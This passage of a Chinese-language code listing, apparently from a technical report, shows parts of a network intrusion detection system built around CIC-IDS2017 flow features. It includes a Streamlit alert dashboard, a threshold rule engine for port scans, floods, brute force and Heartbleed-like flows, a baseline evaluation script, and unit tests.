      go.Bar(
        x=names, y=vals,
        marker=dict(color=[SERIES[i % len(SERIES)] for i in range(len(names))],
             line=dict(color="#fcfcfb", width=2)),
        text=[money_fmt(v) for v in vals], textposition="outside",
        hovertemplate="%{x}：%{y} 条<extra></extra>",
      )
    )
    base_layout(fig, "协议构成", height=260)
    st.plotly_chart(fig, width="stretch", config={"displayModeBar": False})

  draw_flow_table()



PROTO_NAME = {"6": "TCP", "17": "UDP", "1": "ICMP"}



def draw_flow_table() -> None:
  """会话流水表。中心只回展示用的几个特征列，78 维整包不下发（200 行会过 1 MB）。"""
  data, err = api("/api/v1/flows", limit=200, since=time.time() - minutes * 60)
  if err:
    st.error(err)
    return
  flows = data.get("flows") or []
  if not flows:
    st.info("窗口内还没有会话。")
    return

  rows = []
  for f in flows:
    proto, src_ip, src_port, dst_ip, dst_port = (f["flow_key"].split("|") + [""] * 5)[:5]
    dur = f["summary"].get("Flow Duration")
    rows.append(
      {
        "时间": pd.to_datetime(f["last_seen"], unit="s").strftime("%H:%M:%S"),
        "探针": f["probe_id"],
        "协议": PROTO_NAME.get(proto, proto),
        "源": f"{src_ip}:{src_port}",
        "目的": f"{dst_ip}:{dst_port}",
        "时长(s)": round(dur / 1e6, 3) if isinstance(dur, (int, float)) else None,
        "前向包": f["summary"].get("Total Fwd Packets"),
        "后向包": f["summary"].get("Total Backward Packets"),
        "判定": f["predicted"],
        "置信度": f"{f['confidence']:.3f}",
      }
    )
  st.dataframe(pd.DataFrame(rows), width="stretch", height=320, hide_index=True)



with tab_live:
  if live:
    st.fragment(run_every=2.0)(draw_live)()
  else:
    st.button("刷新", key="refresh_live")
    draw_live()
```

```
# ---------------------------------------------------------------- 告警


def draw_alerts() -> None:
  data, err = api("/api/v1/alerts", limit=200)
  if err:
    st.error(err)
    return
  alerts = data.get("alerts", [])
  if not alerts:
    st.info("窗口内没有告警。")
    return

  df = pd.DataFrame(alerts)
  df["风险"] = df["risk"].map(lambda r: RISK_TEXT.get(r, r))
  df["时间"] = pd.to_datetime(df["created_at"], unit="s").dt.strftime("%m-%d %H:%M:%S")
  # source='rule' 的行，confidence 那列是"超出阈值多少倍"，不是概率，不能按百分比展示
  src = df["source"].fillna("model") if "source" in df.columns else pd.Series(
    "model", index=df.index)
  df["来源"] = src.map(lambda s: "规则" if s == "rule" else "小模型")
  df["判定值"] = [
    f"{float(c):.2f}×" if s == "rule" else f"{float(c):.1%}"
    for c, s in zip(df["confidence"], src)
  ]
  show = df[["id", "时间", "probe_id", "category", "来源", "判定值", "风险",
"flow_key"]].rename(
    columns={"id": "编号", "probe_id": "探针", "category": "类别",
        "flow_key": "流标识"}
  )

  c1, c2 = st.columns([2, 3])
  with c1:
    cats = ["全部"] + sorted(df["category"].unique())
    pick = st.selectbox("按类别过滤", cats)
    view = show if pick == "全部" else show[df["category"] == pick]
    st.dataframe(view, width="stretch", hide_index=True, height=420)
    ids = view["编号"].tolist()
    if ids:
      current = st.session_state.get("alert_id")
      index = ids.index(current) if current in ids else 0
      chosen = st.selectbox("查看哪条告警的流标识", ids, index=index, key="alert_pick")
      # 不在这里 st.rerun(scope="app")：那一刻会连实时页一起重跑，
      # 整页重跑会把标签页冲回第一个。报告页自己每 10 秒刷一次，够跟上了。
      st.session_state["alert_id"] = int(chosen)
  with c2:
    by_cat = df["category"].value_counts()
    fig = go.Figure(
      go.Bar(
        x=by_cat.values, y=by_cat.index, orientation="h",
        marker=dict(color=[SERIES[i % len(SERIES)] for i in range(len(by_cat))],
             line=dict(color="#fcfcfb", width=2)),
        text=by_cat.values, textposition="outside",
        hovertemplate="%{y}：%{x} 条告警<extra></extra>",
      )
    )
    base_layout(fig, "告警类别分布", height=260)
    fig.update_yaxes(autorange="reversed")
    st.plotly_chart(fig, width="stretch", config={"displayModeBar": False})

    risk_counts = df["risk"].value_counts()
    parts = "  ".join(
      f"{RISK_TEXT.get(k, k)} {v}" for k, v in risk_counts.items()
    )
    st.caption(f"风险分布：{parts}")
    st.caption("提示：行为与端口扫描一致的资产盘点和健康检查是最常见的误报来源，"
```

```
        "处置前先核对源 IP 的归属。")


with tab_alerts:
  if live:
    st.fragment(run_every=5.0)(draw_alerts)()
  else:
    st.button("刷新", key="refresh_alerts")
    draw_alerts()



# ---------------------------------------------------------------------- 诊断报告



def clear_report_cache():
  for k in list(st.session_state):
    if k.startswith("report_"):
      st.session_state.pop(k, None)



def draw_report() -> None:
  alert_id = st.session_state.get("alert_id")
  if not alert_id:
    st.info("先在「告警」标签里选一条告警。")
    return

  data, err = api(f"/api/v1/alerts/{alert_id}")
  if err:
    st.error(err)
    return

  alert = data["alert"]
  report = data.get("report")
  head = st.columns([3, 1, 1])
  with head[0]:
    st.subheader(f"#{alert_id} {alert['category']}")
  with head[1]:
    if alert.get("source") == "rule":
      st.caption(f"规则命中（超出阈值 {float(alert['confidence']):.2f} 倍）")
    else:
      st.caption(f"置信度 {float(alert['confidence']):.1%}")
  with head[2]:
    st.markdown(
      f"<span style='color:{RISK_COLORS.get(alert['risk'], INK_MUTED)}'>"
      f"● {RISK_TEXT.get(alert['risk'], alert['risk'])}</span>",
      unsafe_allow_html=True,
    )
  st.caption(f"探针 {alert['probe_id']}  流标识 `{alert['flow_key']}`")

  if report:
    st.markdown(report["content"])
    st.caption(f"报告 #{report['id']}  模型 {report['model']}  耗时 {report['elapsed_ms']}
ms")
  else:
    st.info("这份告警还没有报告。")
  col_a, col_b = st.columns([1, 1])
  if col_a.button("重新生成报告", key="regen"):
    res, err = api_post("/api/v1/diagnose", {"alert_id": alert_id, "force": True})
    if err:
      st.error(err)
    else:
      if report:
        st.session_state.pop(f"chat_answer_{report['id']}", None)
      st.success("已提交，几秒后自动刷新")
  with col_b:
    st.caption("大模型不可用时，报告会退化为模板版并明确标注。")
```

```
  if report:
    st.divider()
    st.subheader("追问")
    with st.form(key=f"chat_{report['id']}", clear_on_submit=True):
      q = st.text_area("继续提问", placeholder="例如：如果是内网主机被攻陷发起的，处置顺序有什么不
同？")
      ok = st.form_submit_button("发送")
    if ok and q.strip():
      res, err = api_post("/api/v1/chat", {"report_id": report["id"], "question": q})
      if err:
        st.error(err)
      else:
        # 存在 session_state 里：这个标签页每 10 秒整块重渲，直接 st.success 会被刷掉
        st.session_state[f"chat_answer_{report['id']}"] = res["answer"]
        st.rerun(scope="fragment")
    answer = st.session_state.get(f"chat_answer_{report['id']}")
    if answer:
      st.success(answer)



with tab_report:
  if live:
    st.fragment(run_every=10.0)(draw_report)()
  else:
    draw_report()



# ---------------------------------------------------------------------- 历史查询



with tab_history:
  st.subheader("历史告警")
  c1, c2, c3 = st.columns(3)
  with c1:
    probe_filter = st.text_input("探针编号（留空不过滤）", value="")
  with c2:
    since_day = st.date_input("起始日期", value=pd.Timestamp.today().normalize())
  with c3:
    cat_filter = st.text_input("类别（留空不过滤）", value="")
  params = {"limit": 500, "since": float(pd.Timestamp(since_day).timestamp())}
  if probe_filter:
    params["probe_id"] = probe_filter
  if cat_filter:
    params["category"] = cat_filter
  data, err = api("/api/v1/alerts", **params)
  if err:
    st.error(err)
  else:
    rows = data.get("alerts", [])
    if rows:
      df = pd.DataFrame(rows)
      df["时间"] = pd.to_datetime(df["created_at"], unit="s").dt.strftime("%Y-%m-%d %H:%M:
%S")
      df["风险"] = df["risk"].map(lambda r: RISK_TEXT.get(r, r))
      src = df["source"].fillna("model") if "source" in df.columns else pd.Series(
        "model", index=df.index)
      df["来源"] = src.map(lambda s: "规则" if s == "rule" else "小模型")
      st.dataframe(
        df[["id", "时间", "probe_id", "category", "来源", "confidence", "风险", "flow_key"]]
        .rename(columns={"id": "编号", "probe_id": "探针", "category": "类别",
                "confidence": "置信度/超阈值倍数", "flow_key": "流标识"}),
        width="stretch", hide_index=True,
      )
      st.download_button(
        "下载 CSV",
        df.to_csv(index=False).encode("utf-8"),
```

```
        file_name=f"alerts_{since_day}.csv",
        mime="text/csv",
      )
    else:
      st.info("该条件下没有告警记录。")
```

代码 3-27　center/rules.py（292 行）　M11 规则引擎

```
"""M11 阈值规则引擎：与小模型并跑的确定性基线，也是线上兜底。

为什么要单独做一层：小模型是在 CIC-IDS2017 的**聚合形态**上学的，现场抓到的短流突发
落在训练分布之外时，它既不报警也不报错（实测见 docs/architecture.md「在线路径实测」）。
规则层判的是行为——同一源在短窗口内探了多少个端口、同一目的端口撞了多少次半连接——
这些量不依赖包长/标志位的采集口径，所以能覆盖小模型看不见的形态。

两层：
 flow_rules()   单流规则，只看这一条流的特征。离线基线（tools/rules_baseline.py）用它，
        数据集 CSV 没有时间戳和跨流上下文，只能评这一层。
 RuleEngine     在线引擎 = 单流规则 + 窗口规则（按源 IP / 目的端口索引的滑动窗口）。
        两者共用一套去重域，见 SCOPE_OF。

**规则不输出"置信度"。** `RuleHit.strength` 是"实测值 ÷ 阈值"，只表示超阈值多少倍，
不是概率。告警表里 `source='rule'` 的行按这个字段展示，看板也照这个措辞写，
别把它混进与小模型的置信度对比里。
"""

from __future__ import annotations

from collections import OrderedDict, deque
from dataclasses import dataclass
from typing import Mapping


# 单流规则阈值。分两组：
# ①「数据集口径」的判别阈值，取自训练段（前 70%）各类的分位数，在测试段上评一次
#     （tools/rules_baseline.py）。改之前先重跑那个脚本，否则报告里的对照数字就对不上了。
# ②「现场口径」的行为阈值，判的是速率/包数这类不依赖采集方式的量，线上用。
PORTSCAN_MAX_DURATION = 1_000.0        # 微秒：端口扫描的单行流时长在 50 µs 量级
DDOS_BWD_BYTES = 5_000.0
DDOS_MAX_DURATION = 5e6                # 5 s
HULK_MIN_DURATION = 1e7                # 10 s
HULK_MIN_FWD_PKTS = 5.0
PATATOR_MIN_FWD = 9.0
PATATOR_MIN_BWD = 15.0
PATATOR_MIN_DURATION = 1e6             # 1 s

FLOOD_PPS = 1000.0                     # Flow Packets/s
FLOOD_FWD_PKTS = 100.0
SCAN_MAX_FWD_PKTS = 2.0
HEARTBLEED_BWD_BYTES = 1000.0
HEARTBLEED_MAX_PKTS = 3.0

# 窗口规则阈值
WINDOW_S = 60.0
PORT_SCAN_PORTS = 20        # 同一源在窗口内探过的不同目的端口数
PORT_SCAN_MAX_PKTS = 3.0    # 只把极短流算作探测
SYN_FLOOD_CONNS = 50        # 同一目的端口上 SYN 置位、ACK 未置位的流数
BRUTE_SHORT_PKTS = 12.0     # Patator 每次连接都很短：握手 + 一次认证 ≈ 10 个包
BRUTE_CONNS = 30



# 去重域：同类判据落进同一个域，一次扫描/一次洪泛只报一条。
```

```
# 值里 "scan" 按源 IP 归并，其余按目的（IP:端口）归并。
SCOPE_OF = {
  "port_scan": "scan",
  "portscan_short": "scan",
  "scan_single": "scan",
  "flood_single": "flood",
  "hulk_long": "flood",
  "ddos_burst": "flood",
  "syn_flood": "flood",
  "patator_short": "brute",
  "brute_force": "brute",
}



@dataclass(frozen=True)
class RuleHit:
  rule: str
  category: str
  observed: float
  threshold: float
  detail: str


  @property
  def strength(self) -> float:
    return self.observed / self.threshold if self.threshold else 0.0


  def as_evidence(self) -> dict:
    """塞进告警 evidence 列表的形态。带 detail，报告侧按它措辞而不是按 z 分数。"""
    return {
      "feature": f"规则 {self.rule}",
      "value": round(self.observed, 3),
      "detail": f"{self.detail}（阈值 {self.threshold:g}，实测 {self.observed:g}）",
    }



def _num(feats: Mapping[str, float], name: str) -> float:
  try:
    return float(feats.get(name, 0.0) or 0.0)
  except (TypeError, ValueError):
    return 0.0



def flow_rules(feats: Mapping[str, float]) -> list[RuleHit]:
  """单流规则。**列表顺序就是优先级**，pick() 取第一条，别改成按强度选——
  不同规则的"超出多少倍"之间没有可比性。"""
  dur = _num(feats, "Flow Duration")
  fwd = _num(feats, "Total Fwd Packets")
  bwd = _num(feats, "Total Backward Packets")
  pps = _num(feats, "Flow Packets/s")
  syn = _num(feats, "SYN Flag Count")
  ack = _num(feats, "ACK Flag Count")
  bwd_bytes = _num(feats, "Total Length of Bwd Packets")


  hits = []
  if fwd >= PATATOR_MIN_FWD and bwd >= PATATOR_MIN_BWD and dur >= PATATOR_MIN_DURATION:
    hits.append(RuleHit(
      "patator_short", "Patator", fwd + bwd, PATATOR_MIN_FWD + PATATOR_MIN_BWD,
      f"单流 {fwd:g} 前向 / {bwd:g} 后向包，符合暴力破解反复短连接",
    ))
  if bwd_bytes >= DDOS_BWD_BYTES and 0 < dur <= DDOS_MAX_DURATION:
    hits.append(RuleHit(
      "ddos_burst", "DDoS", bwd_bytes, DDOS_BWD_BYTES,
      f"单流在 {dur / 1e6:.2f} 秒内取回 {bwd_bytes:g} 字节，密度异常",
    ))
  if dur >= HULK_MIN_DURATION and fwd >= HULK_MIN_FWD_PKTS and bwd_bytes >=
DDOS_BWD_BYTES:
    hits.append(RuleHit(
      "hulk_long", "DoS Hulk", dur / 1e6, HULK_MIN_DURATION / 1e6,
```

```
      f"单流持续 {dur / 1e6:.1f} 秒、{fwd:g} 个前向包，符合慢速持续占用",
    ))
  if dur <= PORTSCAN_MAX_DURATION and fwd <= 2 and bwd <= 2:
    hits.append(RuleHit(
      "portscan_short", "PortScan", PORTSCAN_MAX_DURATION / max(dur, 1.0), 1.0,
      f"单行流时长 {dur:g} 微秒、{fwd:g} 个前向包，符合端口探测",
    ))
  if fwd >= FLOOD_FWD_PKTS and pps >= FLOOD_PPS:
    hits.append(RuleHit(
      "flood_single", "DoS Hulk", pps, FLOOD_PPS,
      f"单流 {fwd:g} 个前向包、{pps:g} 包/秒，超过洪泛阈值",
    ))
  if fwd <= SCAN_MAX_FWD_PKTS and bwd == 0 and syn >= 1 and ack == 0:
    hits.append(RuleHit(
      "scan_single", "PortScan", SCAN_MAX_FWD_PKTS - fwd + 1, 1.0,
      f"单包 SYN 且无应答（前向 {fwd:g} 包、后向 0 包）",
    ))
  if bwd_bytes >= HEARTBLEED_BWD_BYTES and bwd <= HEARTBLEED_MAX_PKTS and fwd <=
HEARTBLEED_MAX_PKTS:
    hits.append(RuleHit(
      "heartbleed_single", "Heartbleed", bwd_bytes, HEARTBLEED_BWD_BYTES,
      f"极少包数换回 {bwd_bytes:g} 字节后向载荷，符合心跳响应过量读取",
    ))
  return hits



def pick(hits) -> RuleHit | None:
  """取优先级最高（列表最前）的那条。规则之间没有通用量纲，不能按 strength 比大小。"""
  return hits[0] if hits else None



class RuleEngine:
  """窗口规则。**有状态**，一个探针一份实例（内部按 probe_id 分域）。

  去重：同一条规则在同一个作用域上，`cooldown` 秒内只报一次。否则一次 5000 端口的扫描
  会给每条流都生成一条告警，看板会被淹没，反而看不出"这是一次扫描"。
  """


  def __init__(self, *, window: float = WINDOW_S, cooldown: float | None = None,
        port_scan_ports: int = PORT_SCAN_PORTS,
        port_scan_max_pkts: float = PORT_SCAN_MAX_PKTS,
        syn_flood_conns: int = SYN_FLOOD_CONNS,
        brute_conns: int = BRUTE_CONNS,
        max_scope: int = 20000):
    self.window = window
    self.cooldown = window if cooldown is None else cooldown
    self.port_scan_ports = port_scan_ports
    self.port_scan_max_pkts = port_scan_max_pkts
    self.syn_flood_conns = syn_flood_conns
    self.brute_conns = brute_conns
    self.max_scope = max_scope
    self._src: OrderedDict[str, deque] = OrderedDict()
    self._dst: OrderedDict[str, deque] = OrderedDict()
    self._fired: dict[tuple, float] = {}
    self.counts: dict[str, int] = {}
    self.by_category: dict[str, int] = {}


  # ---------------------------------------------------------------- 内部


  @staticmethod
  def _trim(dq: deque, cutoff: float) -> None:
    while dq and dq[0][0] < cutoff:
      dq.popleft()


  def _bucket(self, store: OrderedDict, key: str, cutoff: float) -> deque:
    dq = store.get(key)
    if dq is None:
      dq = deque()
```

```
      store[key] = dq
      while len(store) > self.max_scope:
        store.popitem(last=False)
    else:
      store.move_to_end(key)
    self._trim(dq, cutoff)
    return dq

  def _should_report(self, scope: tuple, ts: float) -> bool:
    last = self._fired.get(scope)
    if last is not None and ts - last < self.cooldown:
      return False
    self._fired[scope] = ts
    if len(self._fired) > self.max_scope * 2:
      # 冷却表本身也要有上限，否则长跑之后只增不减
      cutoff = ts - self.cooldown
      self._fired = {k: v for k, v in self._fired.items() if v >= cutoff}
    return True

  def _scope(self, probe_id: str, rule: str, src_key: str, dst_key: str) -> tuple:
    """去重域。同类判据共用一个域：一次 200 端口的扫描会同时命中 port_scan、
    portscan_short、scan_single 三条规则，若每条各报一次，看板依然会被刷满。"""
    kind = SCOPE_OF.get(rule, rule)
    return (probe_id, kind, src_key if kind == "scan" else dst_key)

  # ---------------------------------------------------------------- 对外

  def observe(self, probe_id: str, ts: float, flow_key: str, feats: Mapping[str, float])
-> list[RuleHit]:
    """喂一条流，返回它触发的规则（已按去重域做冷却）。"""
    hits = []
    cutoff = ts - self.window

    parts = flow_key.split("|")
    if len(parts) < 5:
      return hits
    _proto, src_ip, _src_port, dst_ip, dst_port_raw = parts[:5]
    try:
      dst_port = int(dst_port_raw)
    except ValueError:
      dst_port = -1

    src_key = f"{probe_id}|{src_ip}"
    dst_key = f"{probe_id}|{dst_ip}|{dst_port}"

    fwd = _num(feats, "Total Fwd Packets")
    bwd = _num(feats, "Total Backward Packets")
    syn = _num(feats, "SYN Flag Count")
    ack = _num(feats, "ACK Flag Count")

    # 端口扫描：同一源、窗口内的**不同目的端口**数
    dq = self._bucket(self._src, src_key, cutoff)
    dq.append((ts, dst_port, fwd))
    ports = {p for (_t, p, f) in dq if f <= self.port_scan_max_pkts}
    if len(ports) >= self.port_scan_ports:
      if self._should_report(self._scope(probe_id, "port_scan", src_key, dst_key), ts):
        hits.append(RuleHit(
          "port_scan", "PortScan", float(len(ports)), float(self.port_scan_ports),
          f"源 {src_ip} 在 {self.window:g} 秒内探了 {len(ports)} 个不同目的端口",
        ))

    # 单流规则同样走去重域：一次洪泛里每条流都命中，不去重会把看板刷满
    for hit in flow_rules(feats):
      if self._should_report(self._scope(probe_id, hit.rule, src_key, dst_key), ts):
        hits.append(hit)

    # 同一目的端口上的连接激增：用 SYN 是否被应答区分半连接与完整连接
    dq2 = self._bucket(self._dst, dst_key, cutoff)
```

```
    syn_only = syn >= 1 and ack == 0
    dq2.append((ts, syn_only, fwd + bwd <= BRUTE_SHORT_PKTS))

    if syn_only:
      n = sum(1 for (_t, s, _short) in dq2 if s)
      if n >= self.syn_flood_conns and self._should_report(
        self._scope(probe_id, "syn_flood", src_key, dst_key), ts
      ):
        hits.append(RuleHit(
          "syn_flood", "DDoS", float(n), float(self.syn_flood_conns),
          f"目的{dst_ip}:{dst_port} 在{self.window:g}秒内收到{n}条未应答的SYN流",
        ))
    else:
      n = sum(1 for (_t, s, short) in dq2 if not s and short)
      if n >= self.brute_conns and self._should_report(
        self._scope(probe_id, "brute_force", src_key, dst_key), ts
      ):
        hits.append(RuleHit(
          "brute_force", "Patator", float(n), float(self.brute_conns),
          f"目的{dst_ip}:{dst_port} 在{self.window:g}秒内发生{n}次短连接，符合暴力破解",
        ))

    for hit in hits:
      self.counts[hit.rule] = self.counts.get(hit.rule, 0) + 1
      self.by_category[hit.category] = self.by_category.get(hit.category, 0) + 1
    return hits

  def hits_by_category(self) -> dict:
    return dict(self.by_category)

  def stats(self) -> dict:
    return {
      "window_s": self.window,
      "tracked_sources": len(self._src),
      "tracked_destinations": len(self._dst),
      "hits": dict(self.counts),
      "by_category": dict(self.by_category),
    }
```

代码 3-28　tools/rules_baseline.py（109 行）　M11 规则基线评测

```
"""M11 离线基线：单流规则在时间留出集上的表现，用来和小模型同口径对照。

  python tools/rules_baseline.py --data data/cicids2017_sample.csv

只有**单流规则**能在这里评。CSV 里没有时间戳、没有源/目的 IP——端口扫描要的"同一源在
窗口内探了多少个目的端口"一行都没有，暴力破解同理。所以这份结果测的是规则的弱化形态，
不是线上规则引擎的全部能力。报告里必须这么写，否则会拿一个必然很差的数字去替规则层下结论。
"""

from __future__ import annotations

import argparse
import json
import sys
from pathlib import Path

import numpy as np

ROOT = Path(__file__).resolve().parent.parent
if str(ROOT) not in sys.path:
  sys.path.insert(0, str(ROOT))

from center.rules import flow_rules, pick  # noqa: E402
from models.train import RARE_CLASS_SUPPORT, load_dataset, split_by_time  # noqa: E402
```

```
def baseline_predictions(X, feature_names) -> list[str]:
  """逐行跑单流规则，没命中就是 BENIGN。"""
  out = []
  for row in X:
    feats = dict(zip(feature_names, (float(v) for v in row)))
    hit = pick(flow_rules(feats))
    out.append(hit.category if hit else "BENIGN")
  return out



def score(y_true, y_pred, classes) -> dict:
  per_class = {}
  for cls in classes:
    tp = sum(1 for t, p in zip(y_true, y_pred) if t == cls and p == cls)
    fp = sum(1 for t, p in zip(y_true, y_pred) if t != cls and p == cls)
    fn = sum(1 for t, p in zip(y_true, y_pred) if t == cls and p != cls)
    support = sum(1 for t in y_true if t == cls)
    precision = tp / (tp + fp) if tp + fp else 0.0
    recall = tp / (tp + fn) if tp + fn else 0.0
    f1 = 2 * precision * recall / (precision + recall) if precision + recall else 0.0
    per_class[cls] = {
      "precision": round(precision, 4),
      "recall": round(recall, 4),
      "f1": round(f1, 4),
      "support": support,
      "reliable": support >= RARE_CLASS_SUPPORT,
    }
  reliable = [m for m in per_class.values() if m["reliable"]]
  macro = sum(m["f1"] for m in reliable) / len(reliable) if reliable else 0.0
  acc = sum(1 for t, p in zip(y_true, y_pred) if t == p) / len(y_true)
  return {
    "accuracy": round(acc, 4),
    "macro_f1_reliable": round(macro, 4),
    "per_class": per_class,
  }



def main(argv=None) -> int:
  parser = argparse.ArgumentParser(description="M11 单流规则基线（与小模型同口径）")
  parser.add_argument("--data", required=True)
  parser.add_argument("--test-size", type=float, default=0.10)
  parser.add_argument("--val-size", type=float, default=0.20)
  parser.add_argument("--out", default=str(ROOT / "models" / "artifacts" /
"rules_baseline.json"))
  args = parser.parse_args(argv)


  X, y, feature_names, meta = load_dataset(args.data)
  if "__order__" not in meta.columns:
    raise SystemExit("需要 __order__ 列才能按与小模型相同的口径留出测试集")
  order = meta["__order__"].to_numpy()


  _, _, test_idx = split_by_time(X, y, order, args.test_size, args.val_size)
  X_test, y_test = X[test_idx], y[test_idx]
  classes = sorted(set(y_test))


  print(f"[基线] 测试集 {len(X_test)} 行（与小模型同一段留出）", flush=True)
  preds = baseline_predictions(X_test, feature_names)
  result = score(list(y_test), preds, classes)


  print(f"{'类别':<12}{'精确率':>8}{'召回率':>8}{'F1':>8}{'样本数':>8}")
  for cls in classes:
    m = result["per_class"][cls]
    flag = "" if m["reliable"] else "  (样本太少，不评估)"
    print(f"{cls:<12}{m['precision']:>8.3f}{m['recall']:>8.3f}{m['f1']:>8.3f}"
       f"{m['support']:>8}{flag}")
  print(f"\n准确率 {result['accuracy']:.4f}  "
```

```
    f"macro-F1（剔除样本 < {RARE_CLASS_SUPPORT} 的类）{result['macro_f1_reliable']:.4f}")

  missed = {cls: sum(1 for t, p in zip(y_test, preds) if t == cls and p == "BENIGN")
      for cls in classes}
  print("完全漏报（判成 BENIGN）的行数: ", missed)

  result["split"] = {"mode": "temporal", "test_size": args.test_size, "val_size":
args.val_size}
  result["rows"] = len(X_test)
  result["missed_as_benign"] = missed
  out = Path(args.out)
  out.parent.mkdir(parents=True, exist_ok=True)
  out.write_text(json.dumps(result, ensure_ascii=False, indent=2), encoding="utf-8")
  print(f"[基线] 写入 {out}", flush=True)
  return 0



if __name__ == "__main__":
  raise SystemExit(main())
```

代码 3-29　tests/test_features.py（169 行）　特征口径回归测试

```
"""M2 特征提取器自测：列序、双向合并、速率兜底、活跃/空闲切分。"""

import json
import math
from pathlib import Path

import pytest

from probe.features import (
  ACK,
  FIN,
  FEATURE_ORDER,
  PSH,
  SYN,
  FlowTable,
  PacketRecord,
  flow_features,
  replay,
  to_vector,
)

SCHEMA_PATH = Path(__file__).resolve().parent.parent / "models" / "artifacts" /
"feature_schema.json"



def pkt(ts, src=("10.0.0.1", 50000), dst=("10.0.0.2", 80), length=60, payload=0,
    flags=SYN | ACK, proto=6, tcp_window=29200):
  """造一个包。默认值让调用处只写和本例有关的参数。"""
  return PacketRecord(
    ts=ts,
    src_ip=src[0], src_port=src[1], dst_ip=dst[0], dst_port=dst[1],
    proto=proto,
    length=length,
    header_len=40 if proto == 6 else 28,
    payload_len=payload,
    tcp_flags=flags,
    tcp_window=tcp_window,
    tcp_header_len=20 if proto == 6 else -1,
  )



def test_feature_order_matches_trained_schema():
  """回归：提取器和模型的特征列一旦错位，线上推理不会报错，只会静默误判。
```

```
  这个断言把"提取器口径"和"训练产物口径"绑在一起。"""
  schema = json.loads(SCHEMA_PATH.read_text(encoding="utf-8"))
  assert FEATURE_ORDER == schema["feature_names"]
  assert len(set(FEATURE_ORDER)) == 78


def test_two_directions_merge_into_one_flow():
  table = FlowTable()
  table.add(pkt(1000.0, payload=100, flags=SYN))              # 首包定方向: 1 -> 2 是 fwd
  table.add(pkt(1000.5, src=("10.0.0.2", 80), dst=("10.0.0.1", 50000), payload=500,
flags=ACK))
  table.add(pkt(1001.0, payload=200, flags=PSH | ACK))

  assert len(table.flows) == 1
  flow = next(iter(table.flows.values()))
  feats = flow_features(flow)
  assert feats["Total Fwd Packets"] == 2
  assert feats["Total Backward Packets"] == 1
  assert feats["Destination Port"] == 80
  assert feats["Init_Win_bytes_forward"] == 29200
  assert feats["act_data_pkt_fwd"] == 2     # 两个 fwd 包都带载荷
  # 时长单位是微秒
  assert feats["Flow Duration"] == pytest.approx(1_000_000.0)


def test_packet_length_columns_count_l4_payload_only():
  """回归: CIC-IDS2017 的包长列统计的是 L4 载荷。一个 60 字节的纯 SYN（载荷 0）
  在数据集里是 "Packet Length Mean = 0"，用 IP 总长度算出来是 60——这一列错位
  会让线上每一条流的向量都落在训练分布之外（实测 z 分数十几到上千）。"""
  table = FlowTable()
  table.add(pkt(1000.0, length=60, payload=0, flags=SYN))
  feats = flow_features(next(iter(table.flows.values())))
  assert feats["Fwd Packet Length Max"] == 0.0
  assert feats["Packet Length Mean"] == 0.0
  assert feats["Average Packet Size"] == 0.0
  assert feats["Total Length of Fwd Packets"] == 0.0

  table = FlowTable()
  table.add(pkt(1000.0, length=100, payload=60, flags=PSH | ACK))
  feats = flow_features(next(iter(table.flows.values())))
  assert feats["Packet Length Mean"] == 60.0           # 100 字节的包里 40 字节是头
  assert feats["Total Length of Fwd Packets"] == 60.0


def test_flag_columns_are_indicators_not_counts():
  """回归: CIC-IDS2017 发布的 flag 列取值只有 0/1。按出现次数输出的话,
  一条 200 包的洪流给出 200，而训练集最大值是 1，等于把证据送到了模型没见过的区间。"""
  table = FlowTable()
  for i in range(200):
    table.add(pkt(1000.0 + i * 0.0002, flags=SYN))
  feats = flow_features(next(iter(table.flows.values())))
  assert feats["SYN Flag Count"] == 1.0
  assert feats["Total Fwd Packets"] == 200
  assert feats["PSH Flag Count"] == 0.0


def test_rate_features_stay_finite_for_single_packet_flow():
  """回归: 时长为 0 时 Flow Bytes/s 会变成 inf。训练管道会把含 inf 的行整行丢掉,
  线上不会——它会把这个 inf 直接喂进模型。"""
  table = FlowTable()
  table.add(pkt(2000.0))
  feats = flow_features(next(iter(table.flows.values())))
  for name in ("Flow Bytes/s", "Flow Packets/s", "Fwd Packets/s", "Bwd Packets/s"):
    assert math.isfinite(feats[name]), f"{name} 不是有限值: {feats[name]}"
```

```
def test_iat_is_in_microseconds():
  table = FlowTable()
  table.add(pkt(3000.0))
  table.add(pkt(3000.25))   # 250 ms
  feats = flow_features(next(iter(table.flows.values())))
  assert feats["Flow IAT Max"] == pytest.approx(250_000.0)
  assert feats["Fwd IAT Total"] == pytest.approx(250_000.0)



def test_active_idle_split_on_five_second_gap():
  table = FlowTable()
  table.add(pkt(4000.0))
  table.add(pkt(4002.0))    # 同一活跃期，长 2 s
  table.add(pkt(4010.0))    # 间隔 8 s >= 5 s，进入空闲期
  feats = flow_features(next(iter(table.flows.values())))
  assert feats["Idle Max"] == pytest.approx(8_000_000.0)
  assert feats["Active Max"] == pytest.approx(2_000_000.0)



def test_fin_terminates_flow():
  table = FlowTable()
  table.add(pkt(5000.0, flags=FIN | ACK))
  done = table.expire(5000.0)
  assert len(done) == 1 and not table.flows
  assert flow_features(done[0])["FIN Flag Count"] == 1



def test_flow_table_evicts_least_recently_used():
  """回归：扫描类攻击会瞬间造出上万个单包流，不设上限会吃光内存。"""
  table = FlowTable(max_flows=3)
  for i in range(5):
    table.add(pkt(6000.0 + i, src=("10.0.0.1", 40000 + i)))
  assert len(table.flows) == 3
  assert table.dropped == 2



def test_snapshot_does_not_remove_flows():
  """实时快照"和"流结束收尾"是两件事，快照若顺手删流，告警就永远等不到流结束。"""
  table = FlowTable()
  table.add(pkt(7000.0))
  table.snapshot(7001.0)
  assert len(table.flows) == 1
  assert len(table.expire(7002.0)) == 0



def test_to_vector_rejects_missing_column():
  from collections import OrderedDict

  feats = OrderedDict((name, 0.0) for name in FEATURE_ORDER)
  assert len(to_vector(feats)) == 78
  del feats["Flow Duration"]
  with pytest.raises(KeyError):
    to_vector(feats)



def test_replay_returns_all_flows():
  records = [
    pkt(8000.0, src=("10.0.0.1", 1111), flags=FIN | ACK),
    pkt(8001.0, src=("10.0.0.1", 2222), flags=FIN | ACK),
  ]
  flows = replay(records)
  assert len(flows) == 2
```

代码 3-30　tests/test_rules.py（150 行）　规则引擎测试

```
"""M11 规则引擎自测：单流规则、窗口规则、去重与内存上限。

这些断言都刻意配一组"刚好不够阈值"的对照，否则只测"能报"会漏掉阈值写反的情况。
基准流是一条约 0.3 秒、双向都有包的正常 TCP 会话，各用例只覆盖自己关心的字段。
"""

from probe.features import FEATURE_ORDER

from center.rules import RuleEngine, flow_rules, pick

# 正常会话基准：时长 0.3 s、4 前向 / 3 后向包、带 SYN 与 ACK
BASE = {name: 0.0 for name in FEATURE_ORDER}
BASE.update({
  "Flow Duration": 300_000.0,
